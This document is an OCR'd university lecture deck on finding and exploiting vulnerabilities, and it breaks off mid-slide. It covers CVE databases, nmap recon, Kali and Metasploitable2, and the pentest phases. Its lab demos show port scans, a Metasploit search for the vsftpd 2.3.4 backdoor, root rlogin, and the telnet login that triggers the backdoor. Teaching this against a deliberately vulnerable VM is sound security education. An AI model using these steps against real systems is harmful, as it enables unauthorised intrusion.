


Finding and Exploiting Vulnerabilities

Ankur Chowdhary | @lucifer8931 | CSE468 Fall 2019

$whoami

Ankur Chowdhary (@lucifer)

- PhD Candidate.
- Author, Software-Defined Virtual Network Security: From Theory to Practice.
- CEO, CyNET LLC (Cybersec startup at ASU).
- Co-founder DevilSec (www.devilsec.club) .
- Worked at BlackBerry Ltd., RSG, CSC Pvt. Ltd.

https://www.linkedin.com/in/ankur-chowdhary-08701369/

What is a vulnerability?

- Vulnerability is a cyber-security term that refers to a flaw in a system that can leave it open to attack.
- A vulnerability may also refer to any type of weakness in a computer system itself, in a set of procedures, or in anything that leaves information security exposed to a threat.

What is an exploit?


- A code or tool used to take advantage of a vulnerability is called an exploit.
- Hydra
- Metasploit
- Bash and Powershell scripts

Where to find Information on Vulnerabilities?

- Most of the disclosed vulnerabilities are shared on the National Vulnerability Database (NVD).
- Vulnerabilities enumerated in the Common Vulnerabilities and Exposures (CVE)
- CVE list to makes it easier to share data across separate vulnerability capabilities.

https://cve.mitre.org/cve/data_feeds.html

Where to find Information on Vulnerabilities?



Date	Vulnerability	
September 2019	Internet Explorer vulnerability	CVE-2019-1208
June 2019	macOS double free vulnerability	CVE-2019-8635
May 2019	BlueKeep	CVE-2019-0708

Where to start

- Identify a Target
- Do some recon
- Prioritize (Cost vs Benefit Analysis)

nmap

- Network Discovery and Security Auditing Utility
- Uses raw IP packets in a novel way to check host, services, OS, firewalls.
- Zenmap on Windows.

metasploitable2

- Intentionally vulnerable version of Ubuntu Linux
- Designed for testing security tools and demonstrating common vulnerabilities.
- Compatible with VMWare, VirtualBox, and other common virtualization platforms.


Kali Linux

- A Linux distro utilized by penetration testers for finding and exploiting security vulnerabilities.
- https://www.kali.org/

Penetration Testing Steps


- Discovery - Identify and document information about the targeted organization.
- Enumeration - Use intrusive methods and techniques to gain more information about the targeted organization.
- Vulnerability mapping - Map the findings from the enumeration to known and potential vulnerabilities.
- Exploitation - Attempt to gain user and privileged access by launching attacks against known vulnerabilities.

Discovery




```
root@ubuntu:~# nmap -p0-65535 192.168.99.131


Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-31 21:14 PDT

Nmap scan report for 192.168.99.131

Host is up (0.00028s latency).

Not shown: 65506 closed ports

PORT      STATE  SERVICE

21/tcp    open   ftp

22/tcp    open   ssh

23/tcp    open   telnet

25/tcp    open   smtp
```

Enumeration




```
# nmap -sV -T4 -F insecure.org

Starting Nmap ( http://nmap.org )
Nmap scan report for insecure.org (74.207.254.18)
Host is up (0.016s latency).
rDNS record for 74.207.254.18: web.insecure.org
Not shown: 95 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  open   ssh      OpenSSH 4.3 (protocol 2.0)
25/tcp  open   smtp     Postfix smtpd
80/tcp  open   http     Apache httpd 2.2.3 ((CentOS))
113/tcp closed auth
443/tcp open   ssl/http Apache httpd 2.2.3 ((CentOS))
Service Info: Host:  web.insecure.org

Nmap done: 1 IP address (1 host up) scanned in 14.82 seconds
```

Vulnerability Mapping



```
root@kali:~# msfconsole -q
msf > search vsftp
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution
```



CVE-2011-0762 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.

Source: MITRE

+View Analysis Description

Impact

CVSS v2.0 Severity and Metrics:

Base Score: 4.0 MEDIUM

Vector: (AV:N/AC:L/Au:S/C:N/I:N/A:P) (V2 legend)

Impact Subscore: 2.9

Exploitability Subscore: 8.0

Exploitation

- What to target?
- How to prioritize?
- Step by step procedure to exploit application.

Exploitation-Attack Plan


- Attack Authentication
- Attack Session management
- Attack Access Control
- Attack Data Stores
- Attack Backend Components
- Attack Application Logic
- Attack Users: XSS, CSRF
- Automate your attacks

Attack Authentication


- Design Flaws – bad passwords, brute force login, non-unique passwords, verbose failure messages, incomplete validation of creds, predictable and non-unique usernames.
- Implementation Flaws - insecure storage of creds, defects in multistage login.

Attack Authentication

- rlogin, open telnet ports on metasploitable 2




```
# rlogin -l root 192.168.99.131

Last login: Fri Jun  1 00:10:39 EDT 2012 from :0.0 on pts/0

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```



```
root@ubuntu:~# telnet 192.168.99.131 21

Trying 192.168.99.131...

Connected to 192.168.99.131.

Escape character is '^]'.

220 (vsFTPd 2.3.4)

user backdoored:)
```

Mutillidae Authentication Bypass



Login

Back

Please sign-in

Name

Password


Login

Dont have an account? *Please register here*

Attack Session Management

- Weakness in token generation – meaningful tokens, predictable tokens, encrypted tokens.
- Weakness in session token handling - disclosure of tokens over network, logs. Vulnerable mapping of tokens to sessions, client exposure to token hijacking.

Attack Session Management



User Privilege Level

